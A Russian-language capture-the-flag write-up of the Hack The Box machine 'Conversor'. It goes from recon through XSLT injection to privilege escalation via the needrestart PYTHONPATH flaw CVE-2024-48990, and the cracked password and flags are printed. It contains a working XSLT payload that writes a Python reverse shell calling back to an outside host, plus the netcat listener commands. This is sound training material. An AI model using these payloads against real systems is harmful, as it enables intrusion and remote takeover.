

[#pentest](#)[#htb](#)[#easy](#)[#pinkot](#)

Разведка

Машинка сплелась с адресом: 10.10.11.92, проскакируем ее с помощью nmap

```
nmap -A -sV 10.10.11.92
```

Сканирование дало следующие результаты:


```
└─$ nmap -A -sV 10.10.11.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 12:17 EST
Nmap scan report for conversor.htb (10.10.11.92)
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   126.37 ms 10.10.14.1
2   127.06 ms conversor.htb (10.10.11.92)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 622.93 seconds
```

*тут я использовал флаг -A вместо -sC (для работы дефолтных скриптов) для определения ОС (в целях интереса, хоть в данном случае можно было обойтись и без этого)

Видно, что открыты два порта: 22 (ssh) и 80 (http) - что и попробуем посмотреть в браузере




Мы видим домен conversor.htb, сделаем так, чтобы страничка отображалась, для этого настроим DNS у себя.

```
sudo nano /etc/hosts
```

добавим строчку 10.10.11.92 conversor.htb

Ура, страничка отобразилась!



Просканируем веб-сайт на наличие скрытых директорий с помощью dirsearch

```
dirsearch -u http://conversor.htb
```

```

└─$ dirsearch -u http://conversor.htb
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as a
n API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _ _ _ _ _
  v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/reports/http_conversor.htb/_25-11-10_12-40-19.txt

Target: http://conversor.htb/

[12:40:19] Starting:
[12:40:38] 200 - 3KB - /about
[12:41:19] 301 - 319B - /javascript → http://conversor.htb/javascript/
[12:41:19] 404 - 275B - /javascript/editors/fckeditor
[12:41:19] 404 - 275B - /javascript/tiny_mce
[12:41:22] 200 - 722B - /login
[12:41:37] 200 - 726B - /register
[12:41:39] 403 - 278B - /server-status/
[12:41:39] 403 - 278B - /server-status

Task Completed

```

Перейдя на страничку about был найден я смог скачать оттуда архив: source_code.tar.gz
Создадим папочку у себя на хсоте и разархивируем его

```

mkdir conversor
cd conversor
tar -xvf source_code.tar.gz

```

Выбор вектора атаки

В файле app.py (веб-приложение для конвертации XML и XSLT файлов в HTML) находим метод convert, в котором есть интересные строки

```

xslt_tree = etree.parse(xslt_path)
transform = etree.XSLT(xslt_tree)
result_tree = transform(xml_tree)

```

XSLT позволяет выполнять системные команды.

Мы можем попробовать создать вредоносный xml-файл.

Также посмотрим install.md видно следующую строку

```

* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3
"$f"; done

```

Она значит, что скрипт (/var/www/conversor.htb/scripts/.py) выполняется каждую минуту (* * * * *) от www-data пользака

Зарегистрировавшись на сайте идем в convert и можем загрузить туда XML и XSLT файлы

Conversor

We are Conversor. Have you ever performed large scans with Nmap and wished for a more attractive display? We have the solution! All you need to do is upload your XML file along with the XSLT sheet to transform it into a more aesthetic format. If you prefer, you can also download the template we have developed here: [Download Template](#)

XML File

Browse...

No file selected.

XSLT File

Browse...

No file selected.

Convert

Your Uploaded Files:

No files uploaded yet

Получение удаленного доступа

Создадим следующий файлы

exploit.xml

```
<?xml version="1.0"?><data>test</data>
```

exploit.xslt

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:shell="http://exslt.org/common"
  extension-element-prefixes="shell">

  <xsl:template match="/">
    <shell:document href="/var/www/conversor.htb/scripts/shell.py"
```

```
method="text">
import socket,os,pty
s=socket.socket()
s.connect(("10.10.14.60",4444))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/bash")
</shell:document>
</xsl:template>

</xsl:stylesheet>
```

Также запустим netcat командой:

```
nc -lvnp 4444
```

Заходим на наш сайт и загружим туда xml или xslt файлы.

После нажатия convert шелл появится в течении 60 секунд.



```
L$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.60] from (UNKNOWN) [10.10.11.92] 55834
www-data@conversor:~$ ls
```

Ура, мы на тачке.

Зайдя в папку conversor/instance находим там bd (также этот путь есть в app.py, по функции коннектора в нем пониманием что это sqlite)

Зайдем в базу и посмотрим какие там есть таблицы

```
sqlite3 users.db
.tables
```

Вывод дал следующее:

files users

Посмотрев users находим там хеш пользователя fismathack


5b5c3ac3a1c897c94caad48e6c71fdec

Попробуем узнать тип хеша:

```
echo "5b5c3ac3a1c897c94caad48e6c71fdec" | hashid
```

```
(kali㉿kali)-[~/Desktop]
$ echo "5b5c3ac3a1c897c94caad48e6c71fdec" | hashid
Analyzing '5b5c3ac3a1c897c94caad48e6c71fdec'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```


Зайдем на сайт и попробуем узнать настоящие пароль.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5b5c3ac3a1c897c94caad48e6c71fdec



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5b5c3ac3a1c897c94caad48e6c71fdec	md5	Keepmesafeandwarm

Color-Codes: ■ Exact match ■ Partial match ■ Not found

Та-даа-м пароль наш, попробуем с его помощью подключиться по ssh

```
ssh fismathack@10.10.11.92
```

Получилось, далее находим в файле user.txt первый флаг
59df4ed00a665eaef93cd05a8e6bba63

Повышение привелегий

Попробуем определить способ повышения привелегий:

```
sudo -l #password: Keepmesafeandwarm
```

Вывело

```
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
```

```
/usr/sbin/needrestart #мы можем запустить эту команду от root и нам не нужен
для этого пароль
```

Посмотрим версию

```
needrestart -v      #вывело needrestart v3.7
```

Погуглив, узнаем, что это устаревшая версия и она уязвима, нашел CVE-2024-48990
и в дальнейшем воспользовался репозиторием:

https://github.com/ten-ops/CVE-2024-48990_needrestart

В чём заключается уязвимость

CVE-2024-48990 - уязвимость перехвата PYTHONPATH (переменная сообщающая где
искать модули в стандартных системах расположения), needrestart анализирует
окружение процесса python, для этого needrestart попытается импортировать такие
библиотеки как importlib.

Получение root

Запустим netcat

```
nc -lvnp 1337
```

создадим от fismathack папки `/tmp/malicious/importlib`
закинем туда наши файлы с гитхаба, `main.py` - это некая приманка для needstart, чтобы он начал сканировать запущенные процессы, `__init__.py` - сам эксплойт.
В одном терминале запусти `main.py`, в другом выполним **от root** команду:

```
sudo /usr/bin/needrestart
```

На прослушивании порту получим подключение. Сделаем `whoami` и если все успешно будет `root`. Перейдем в директорию `/root` и прочитаем файл `cat root.txt`
Второй флаг найден: `0d643de413dc15e29af25d0d0c1fbc8a`

Das ist alles!)